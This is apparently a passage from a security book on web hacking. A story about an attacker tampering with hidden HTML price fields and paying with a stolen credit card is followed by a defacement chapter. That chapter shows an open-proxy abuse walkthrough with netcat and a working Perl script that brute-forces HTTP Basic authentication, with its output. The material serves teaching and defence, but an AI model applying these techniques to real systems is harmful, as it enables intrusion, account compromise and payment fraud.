Part 3: How Do They Do It?

Case Study: How Boris Met Anna's Need for Art Supplies

ANNA was a 22-year-old Russian artist who spent most of her summer days touring the Russian countryside painting oil landscapes on canvas. Her paintings were modest, but she used bold and brilliant colors that resembled some of Monet's work—her idol. She had inherited a studio when her father died two years earlier. There she displayed her artwork and invited locales to view them.

At the time, Russia was struggling politically and economically and purchasing art was considered a luxury. She had sold only one painting in the past month—and for only a few rubles. Anna's best opportunity to make money was in minor commissions from people who wanted a specific scene or portrait to be painted. But she didn't even have enough money to purchase the necessary paints and brushes to do a single painting. As a result, and for the first time, Anna was worried about feeding herself and her two-year-old daughter. She had never been this poor.

Boris, Anna's childhood friend, was a computer technician who in his spare time dabbled in the underground world of computer hacking. He rarely spoke of it with Anna, but she knew. Boris liked his job, because it paid the bills, but his true passion was in the world of cyberspace, hacking company Web sites for fun and showing off for his friends. He had one particular skill that was considered "elite" at the time: He could purchase products online for significantly reduced prices, and he never got caught.

Boris knew that Anna was having a hard time and would often stop by her studio on his way home.

"Hello Anna. Any bites today?" asked Boris as he made his way up the two flights of stairs.

"Yes," Anna responded somberly. "An old man came to the studio today and wanted me to paint a hillside near his home. He offered $500 in hard currency… ." Anna's tone was controlled, almost without emotion despite the price being as much as she had ever hoped to be offered for one of her paintings. "But I don't have the paint or canvas to complete it." Boris responded, "Don't worry Anna, I have a plan." He asked softly, "What exactly do you need to do the man's painting?"

"I need oils and an 80 cm by 55 cm canvas. I need at least 30 tubes of various colors. And I need more cleaning solution for my brushes. Why?"

"Never mind that," Boris said curtly. "What colors exactly?" Anna proceeded to write down the colors for him. She then specified the type of cleaning solution she needed. Boris had helped her in the past, but never to this degree. She was concerned about what he was going to do but was desperate for help.

"How will you get them, Boris?" asked Anna.

"Don't worry about it. I will have them within the week," promised Boris.

Boris rushed home from Anna's studio and fired up his laptop computer, his weapon of choice. He searched for a small online art store in the United States. He knew that small stores were less sophisticated and had few controls in place for catching fraud. So he started poking around, viewing the source code of each page, looking for a particular flaw he found useful in these situations. In less than ten minutes of searching, he found it: a common design flaw using HTML hidden tags that had existed for almost a year that allowed an attacker to alter the price of items online. For example, a book's posted price of $39.99 could be changed to $3.99 or $0.99 or even a negative number. Many Web designers were getting smarter, putting back-end checks in the code to confirm the price of items being submitted for payment by users. But on this particular Web site the attack worked.

Boris got to work, picking the supplies that Anna needed and adding them to his shopping cart. Then he downloaded the HTML source code and proceeded to change the price of each item in the shopping cart: $20 to $2, $50 to $5, and so on. When he was done, he had a shopping cart full of Anna's items, originally priced at $250, for only $16. He punched in the credit card number of Helena Slutskaya, some poor executive who, just that morning, had had her credit card stolen and sent out to Boris's hacker group. Then he hit the Submit button and it was done.

Seven days later, Boris showed up at Anna's door.

Chapter 9. Cyber Graffiti

You know, I don't know what I hate more, wearing your face, or wearing your body. Look, why don't we just give them back to each other and call it even, okay?

—Castor Troy (Nicolas Cage, wearing John Travolta's face) from the movie Face/Off

Introduction

The morning newspaper carried a story of a computer company being hacked. The article carried some quotes from the company's Chief Information Officer (CIO) and a few security "experts" who were called to the scene to investigate what was touted to be the work of a skilled hacker. In reality, it turned out to be a script kiddie, using an automated IIS Unicode attack script, who had replaced the company's main Web page with some poorly spelled gibberish. The fact that $30,000 was stolen from computers belonging to a major bank in the same city was somehow not reported in the paper. Nothing was done to the bank's Web pages though.

Most of the "hacks" reported in news media are incidents of Web site defacement, or as we call it, *cyber graffiti*. Most defacements result from hackers using prefabricated exploits to gain administrative control of the target system and then replacing the Web pages hosted on the system with their own version. On certain rare occasions, Web site defacement occurs in quite an unusual manner. The attacker may not have had an opportunity to gain any sort of user-level privileges on the target system but was able to take advantage of poorly written Web scripts or poorly configured Web servers to carry out the defacement.


In this chapter, we follow and analyze the exploits of Mallory, a security geek, working as a network administrator in a small company in San Francisco, who used quite an unusual method of attack to deface the Web site of a travel agency. We then present suggestions for protecting against this type of attack.

Defacing Acme Travel, Inc.'s Web Site

ACME Travel, Inc., is a small Houston travel agency. It has been in business for years, catering to business travelers and vacation seekers. The company carries out almost all of its business over a toll-free phone number. In early 2000, the owners decided to get their own domain, www.example.com, and Web site from the site-hosting company AcmeHosting.net, based in Chicago. The company's jack-of-all-trades computer maintenance guy, Rob, doubled as the Web site manager for Acme. He had a good working knowledge of Linux and had set up a Linux proxy server for the company's employees, enabling them to share Internet access via a DSL connection. Rob also set up an Apache server on the proxy system to let Brooke, the receptionist/graphics artist, maintain a "staging" copy of the company's Web pages.

Acme's Web site had only eight static HTML pages and a few images. The only purpose for having the example.com domain name was to present Acme Travel's "electronic brochure" to Internet users. The most important bit of information it carried was the firm's toll-free phone number. Figure 9-1 shows what Acme Travel, Inc's Web site looks like.

Figure 9-1. Acme's Web site at www.example.com/acmetravel/



The firm's other purpose for having example.com was to provide Acme Travel's employees with e-mail addresses so that they could correspond with their clients via e-mail. Rob configured the Linux proxy with SMTP, fetchmail, and POP3 to provide this capability.

It was one such e-mail message that Mallory was gazing at, late one night in November, after having returned from visiting his family in Indiana. The e-mail was an itinerary of his trip sent to him by Acme Travel, Inc. His trip had been miserable. Instead of getting an aisle seat, he got a middle seat at the very rear of the plane. His request for a vegetarian meal had also not been communicated to the airline. What bothered Mallory the most was the extra $30 handling fee that Acme Travel had levied for processing his reservation. And it hadn't saved him much money either. He could have obtained the same fare from the airline directly.

Being a security geek, Mallory decided to teach Acme Travel, Inc., a lesson. An IP trace and quick portscan of www.example.com showed that the site was actually being hosted by acmehosting.net, and he found nothing of interest on its servers. Other than SSH and HTTP, no ports were open and nothing but static HTML pages and image files appeared. Looking at the e-mail, something dawned on him. The company obviously had some sort of Internet access for

sending and receiving e-mail, and it must have a small network, an intranet, in the office. Apparently, there was no way to locate Acme Travel's Internet presence. The e-mail header read:

```
X-Apparently-To:mallory21@netmail.com via web13508.netmail.com
Return-Path:<service@example.com>
Received:from server326.ord.acmehosting.net (EHLO example.com) by
mta497.netmail.com
with SMTP
Received:from [10.3.2.1] by example.com (8.8.8/8.8.5) with ESMTP id RAA08342
for
<mallory21@netmail.com>
Message-ID:<3C93CC2F.83281269@example.com>
Date:17 Aug 2001 04:20:23 +0530
From:"Acme Travel Service" <service@example.com>
Organization:Example.com
To:mallory21@netmail.com
Subject:TICKET CONFIRMATION

_____________________________________________________________

                    EXAMPLE.COM
          T I C K E T  C O N F I R M A T I O N
TEL (800) 555-ACME                    www.example.com
```

The "Received:from [10.3.2.1] by example.com" line gave away Acme Travel's IP address. Mallory immediately ran a portscan on 10.3.2.1. Nmap came back with the following open ports:


```
Port       State       Service
22/tcp     open        ssh
25/tcp     open        smtp
80/tcp     open        http
110/tcp    open        pop-3
8001/tcp   open        http-proxy
```

Mallory found that ports 22, 25, and 110 were blocked by TCP wrappers. The only points of attack would be port 80 and port 8001. Other than a DSL router, no IP addresses adjoining 10.3.2.1 were active.

Mapping the Target Network

Mallory now had a reasonably good idea of what the network looked like. In fact, his guess was quite close to the actual network implementation. Figure 9-2 shows the network layout.

Figure 9-2. Acme Travel, Inc.'s office network and hosted Web site




Acme's employees can surf the Web through the HTTP proxy server via port 8001 on 10.3.2.1 and send e-mail through the SMTP daemon running on the same machine. A cron script invoked fetchmail every five minutes to retrieve e-mail from example.com and distribute them to the local intranet mailboxes on the Linux server. Incoming traffic, except SSH connections from Rob's cable modem IP at home, was blocked by TCP wrappers. Apache was used as both the internal Web server, running on port 80, and the HTTP proxy server, running on port 8001. Apache had been configured to allow addresses only within the 10.0.1.x range and from 127.0.0.1, the local loopback address. Rob had no intention of letting anyone else into the network.

Mallory tried to access both ports 80 and 8001 from his browser. His requests were met with a "403 Forbidden" response each time, as shown in Figures 9-3(a) and (b).

Figure 9-3. HTTP requests on ports 80 and 8001 denied





Mallory didn't give up. He wanted to try one final attack before sleep took over and hopes of revenge faded.

Throwing Proxy Servers in Reverse

Mallory's last try was to see if the Apache server on 10.3.2.1, running on port 8001, was configured improperly. If it allowed inside addresses to send HTTP proxy requests out, it might also allow HTTP proxy requests in.


Using netcat, Mallory sent "GET http://127.0.0.1:80/HTTP/1.0" to port 8001. This HTTP proxy request asked the proxy server on port 8001 to open an HTTP connection to 127.0.0.1 on port 80, retrieve the HTTP response and the data, and send it back to the requesting client. The following output shows that this trick worked!

```
C:\hack\acme>nc 10.3.2.1 8001
GET http://127.0.0.1:80/ HTTP/1.0
HTTP/1.0 401 Authorization Required
Server: Apache/1.3.12 (Unix) PHP/4.0.6
WWW-Authenticate: Basic realm="special directory"
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>401 Authorization Required</TITLE>
</HEAD><BODY>
<H1>Authorization Required</H1>
This server could not verify that you are authorized to access the document
requested. Either you supplied the wrong credentials (e.g., bad password),
or your browser doesn't understand how to supply the credentials required.<P>
<HR>
<ADDRESS>Apache/1.3.12 Server at redproxy Port 80</ADDRESS>
</BODY></HTML>
```

Mallory got one step farther. Instead of receiving an HTTP 403 "Forbidden" response, he received an HTTP 401 Authorization Required response. This response was issued by the Apache server running on port 80, not port 8001. The reverse proxy technique had worked! Let's pause for a moment to figure out how exactly this attack worked. Figure 9-4 is a pictorial representation of what happened.

Figure 9-4. Using and abusing an HTTP proxy server




If users of the company's intranet wanted to access Web sites on the Internet, their browsers had to be configured to use http://10.0.1.1:8001/ as an HTTP proxy server. In Figure 9-4, the user on 10.0.1.12 is making an HTTP proxy request for fetching pages from http://www.yahoo.com/. This request is directed at the server 10.0.1.1 on port 8001. The proxy server then sends an HTTP request to www.yahoo.com, receives the data sent back to it, and passes it on to the client at 10.0.1.12.

The proxy server is a dual-homed system, with one intranet interface 10.0.1.1 and one external intranet interface 10.3.2.1. When Mallory tried to access http://10.3.2.1:80/ or http://10.3.2.1:8001/, he received an HTTP 403 Forbidden response code. The server was configured to reject incoming HTTP requests from any IPs other than 10.0.1.1-254 and 127.0.0.1.

However, the fact that HTTP proxy requests were allowed for any IP address had been completely overlooked. Rob may well have left it out unintentionally while configuring the proxy server. Hence when Mallory sent an HTTP proxy request for http://127.0.0.1/ to 10.3.2.1, port 8001, the proxy server diligently carried out the request. It established a connection with the Web server running on port 80 on the same system, gathered the HTTP response, and passed it back to Mallory's Web browser. The "craftiest hack of them all" discussed in Chapter 6 is a similar attack.

The next step for Mallory was to set up the browser to automatically proxy all requests through 10.3.2.1, port 8001. Figure 9-5 shows Netscape being configured to use 10.3.2.1 as a proxy server.

Figure 9-5. Configuring Netscape for proxy use



Now, all that Mallory had to do is request the URL http://127.0.0.1/ in the browser and the request would be proxied off 10.3.2.1:8001, but he didn't expect to see an HTTP 401 Authorization Required response. The site administrator really wanted to keep users off the Web server! However that didn't stop Mallory, as you'll soon see.

Brute Forcing HTTP Authentication

Of all the application layer protocol authentications, perhaps HTTP authentication is the easiest to crack by using brute force. Three types of HTTP authentication are currently in use: Basic, Digest, and NTLM. Basic authentication was the first attempt at protecting areas of a Web site

with a password. Whenever a browser encounters an HTTP 401 response, it pops up a dialog box requesting a username and a password from the user. When the user enters the appropriate credentials, they are encoded by the Base64 encoding scheme and sent along with new HTTP request to the server for the same resource. The server decodes the Base64 encoded string and verifies the credentials against those stored on it. If the username and password match, the server sends an HTTP 200 OK response, along with the data of the resource requested. If the credentials don't match, the server sends an HTTP 401 response again.

NTLM authentication is used on Microsoft IIS to authenticate users with Windows NT accounts. Digest authentication involves hashing the credentials with MD5 and a nonce. Digest authentication isn't supported by Netscape or Internet Explorer and hence hasn't gained popularity. Opera is the only popular browser that supports Digest authentication.

Upon encountering the HTTP 401 response, Mallory dug through his Perl scripts directory to find his old HTTP brute-forcing script. Mallory had thrown together this script by using the Library for WWW access with Perl (LWP). The Perl script needed two files, users.txt, containing a list of usernames, and words.txt, containing a list of passwords. Mallory had written a subroutine, "permute()" to permute passwords, using various techniques such as changing the case, reversing the letters, appending numbers and symbols, and even transforming the word into "hacker speak," which involves replacing certain letters such as "e," "l," and "t" with "3," "1," and "7," respectively. The script had to be modified to accommodate brute forcing over an HTTP proxy, which ended up being done with ease because LWP has methods that support HTTP proxies.

The following code is the modified version of Mallory's HTTP brute forcer Perl script:

```
01: #!/usr/bin/perl
02:
03: use LWP::UserAgent;
04:
05: open(USERS, "users.txt") || die("Cannot open username file");
06: open(WORDS, "words.txt") || die("Cannot open password file");
07: @users = <USERS>;
08: @words = <WORDS>;
09: close(USERS);
10: close(WORDS);
11: permute(@words);
12: $ua = new LWP::UserAgent;
13: $ua->proxy(['http'] => 'http://10.3.2.1:8001');
14: $request = new HTTP::Request 'GET',"http://127.0.0.1:80";
15: $i = 0;
16: $flag = 0;
17:
18: foreach $user (@users) {
19:    chomp($user);
20:    foreach $word (@words) {
21:       chomp($word);
22:       printf("\n%5d Trying $user,$word ", ++$i);
23:       $request->authorization_basic($user, $word);
24:       $result = $ua->request($request);
25:       if($result->is_success) {
26:          $flag = 1;
27:          print "Success!!!\n";
28:          last;
```

```
29:       }
30:    }
31:    last if $flag;
32: }
33:
34: sub permute {
  :    ...
  : }
```

The script is straightforward. Lines 5 through 10 load the usernames and passwords into arrays. Line 11 invokes the "permute()" routine on the array "@words" to permute the passwords. Lines 12, 13, and 14 create an LWP object and initialize it with the HTTP proxy address and port and the target URL as http://127.0.0.1:80. The two nested loops between lines 18 and 32 cycle through each combination of a username and a password. Line 23 generates the appropriate HTTP Basic authentication request and line 24 issues the request to the proxy server. Line 25 checks whether the request results in an HTTP 200 OK response, which would then terminate the brute forcing.

After running this script on the target server, Mallory managed to crack a username and password combination on his 386th attempt! The last few lines of output from this script are:


```
  364 Trying admin,6acme
  365 Trying admin,7acme
  366 Trying admin,8acme
  367 Trying admin,9acme
  368 Trying admin,0acme
  369 Trying admin,10acme
  370 Trying admin,12acme
  371 Trying admin,123acme
  372 Trying admin,123acme
  373 Trying admin,#acme
  374 Trying admin,!acme
  375 Trying admin,abcacme
  376 Trying admin,passacme
  377 Trying admin, acme
  378 Trying admin,travel
  379 Trying admin,TRAVEL
  380 Trying admin,levart
  381 Trying admin,Travel
  382 Trying admin,trav3l
  383 Trying admin,trave1
  384 Trying admin,7ravel
  385 Trying admin,trav31
  386 Trying admin,7rav3l Success!!!

C:\hack\acme>
```

The username "admin" had succeeded with a password of "7rav3l," which is "travel" in hacker-speak. Mallory had loaded the password file with "acme," "travel," and some other commonly used passwords.

Mallory had overcome the authentication hurdle. He can now use the Netscape browser configured with 10.3.2.1:8001 as a proxy and the "admin/7rav3l" user account to poke into the Web site on 10.3.2.1, port 80. Figure 9-6 shows Mallory entering the user credentials in the browser when requesting http://127.0.0.1/ through the proxy server.

